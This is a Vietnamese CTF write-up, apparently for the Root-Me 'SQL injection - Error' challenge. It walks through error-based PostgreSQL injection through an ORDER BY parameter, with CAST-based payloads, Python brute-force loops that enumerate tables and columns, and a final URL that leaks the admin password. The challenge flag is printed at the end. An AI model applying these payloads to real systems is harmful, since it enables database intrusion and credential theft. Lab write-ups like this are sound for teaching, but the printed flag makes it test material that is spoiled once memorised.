**SQL injection - Error**

**Title**: Exploiting SQL error

**Point:** 40 Points


**Description:** Retrieve administrator's password.

**Solution:**

Đầu tiên, mình phải tìm chỗ input có thể xảy ra SQLi. Dạng vấn đề này thì nhiều rồi, nên cái form login không bịp được mình đâu, nhập 1' nó chẳng cho lại thông tin gì. Nhưng mà ở mục "Content" khi ta truy cập vào thì có thấy 2 parameters trên đường dẫn URL, ta thử input 1' vào parameter thứ 2.


OK. Giờ thì thử payload:

123' or 1=1 --





Mình có thể thấy câu truy vấn ở đây . Với việc inject tại vị trí của order by thì mình không thể dùng UNION, WHERE, AND, OR ... Đồng thời, mình có thể tìm được một số filter của server, ở đây mình tìm được một cái.

Filter: ;

Giờ thì chúng ta có thể đảm bảo việc chèn là đúng vị trí

ASC

**NOTE: Mình có thể kiểm tra các phiên bản đang sử dụng hiện tại là database gì. Với MYSQL thì mình có binary_checksum(), SQLite thì có sqlite_version() và copy paste cái lỗi ra là mình biết database là PostgreSQL**





Reference the exploitation. Để lấy password thì mình tận dụng hàm CAST(). Hàm này convert một string theo một kiểu đã được chỉ định. Ví dụ CAST('123' as int) sẽ trả về 123, còn CAST('abc' as int) sẽ xuất hiện lỗi.

Tận dụng việc CAST() bung ra lỗi, mình chèn vào vị trí tại chuỗi string là câu lệnh select.

Trong PostgreSQL, có 2 bảng quan trọng là  information_schema.tables và  information_schema lưu trữ dữ liệu trong mỗi database. Ví dụ mình muốn lấy toàn bộ table trong database hiện tại.

asc, cast((select table_name from information_schema.talbes limit 1 offset 0) as int)


**NOTE: Mình phải LIMIT để giá trị dòng trả về là 1, vì CAST chỉ nhận đơn lẻ một chuỗi string. Bên cạnh đó, bên PostgreSQL không có dạng ghi tắt như "LIMIT 1, 1" mà nó phải chỉ rõ với từ khóa OFFSET.**




OK. Vậy là mình đã lấy được tên bảng thành công. Nhưng mà mình chưa chắc tên bảng này là đúng (thật ra là đúng =))), nên mình sẽ dùng brute-force để đổi offset trong câu lệnh truy vấn và lần lượt lấy dòng 2, 3, 4…


```
import requests

i = 0

while(True):

    request = requests.get("http://challenge01.root-me.org/web-
serveur/ch34/?action=contents&order=asc, cast((select table_name from
information_schema.tables limit 1 offset " + str(i) + ") as int)")

    response = request.text

    content = response[response.find("invalid")::]

    print(content)

    i += 1
```

Vòng lặp này sẽ chạy mãi, khi nào cảm thấy có tên bảng nghi ngờ thì dùng Ctrl + C để ngừng. Hóa ra bảng mình đã lấy ở trên là đúng.




Thực hiện tương tự, lần này mình sẽ lấy thông tin cột trong “information_schema.columns” có tên bảng là “**m3mbr35t4bl3**”

asc, cast((select column_name from information_schema.columns where table_name='m3mbr35t4bl3' limit 1 offset 0) as int)




Cái này khiến mình “im mồm” một lát. Sau khi search tùm lum (I’m newbie to PostgreSQL. OK ? :)) ), thì mình mới biết là dạng “string” được xem là một identifer, còn ‘string’ sẽ bị lỗi cú pháp. Mình có thể tạo một cái string bằng cách concat “||” các Ascii character “CHR()” lại với nhau. Code python dưới sẽ làm nhanh chuyện đó:


```
a = "m3mbr35t4bl3"

result = ""

for i in range (len(a)):

    if i != len(a) - 1:

        result += "chr(" + str(ord(a[i])) + ") || "

    else:

        result += "chr(" + str(ord(a[i])) + ")"

print(result)
```

Output:

**chr(109) || chr(51) || chr(109) || chr(98) || chr(114) || chr(51) || chr(53) || chr(116) || chr(52) || chr(98) || chr(108) || chr(51)**


Tạo lại payload, thay 'm3mbr35t4bl3' với output ở trên

asc, cast((select column_name from information_schema.columns where table_name=chr(109) || chr(51) || chr(109) || chr(98) || chr(114) || chr(51) || chr(53) || chr(116) || chr(52) || chr(98) || chr(108) || chr(51) limit 1 offset 0) as int)





OK. Mượt mà rồi đấy. Giờ thì brute-force mấy cột này ra hết:

```
import requests

i = 0

while(True):

    request = requests.get("http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=asc, cast((select column_name from information_schema.columns where table_name=chr(109) || chr(51) || chr(109) || chr(98) || chr(114) || chr(51) || chr(53) || chr(116) || chr(52) || chr(98) || chr(108) || chr(51) limit 1 offset " + str(i) + ") as int)")


    response = request.text

    content = response[response.find("invalid")::]

    print(content)

    i += 1
```





OK. Có 2 cột hơi nghi đó nha (thật ra chắc cú đúng là nó luôn). Giờ lấy thông tin dữ liệu 2 cột đó ra, đảm bảo username 'admin' tương ứng với 'password' cần tìm

asc, cast((select us3rn4m3_c0l from m3mbr35t4bl3 limit 1 offset 0) as int)




asc, cast((select p455w0rd_c0l from m3mbr35t4bl3 limit 1 offset 0) as int)




**NOTE: May mà bài này nó thương mình. Để kết quả ngay mấy dòng đầu trong kết quả trả về, 2 cái username, password này mà bắt mình brute-fore lâu lâu nữa chắc chít :V**

Final payload http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=asc,%20cast((select%20p455w0rd_c0l%20from%20m3mbr35t4bl3%20limit%201%20offset%200)%20as%20int)

Code Python sử dụng: Brute-force and Generating string

Flag: **1a2BdKT5DIx3qxQN3UaC**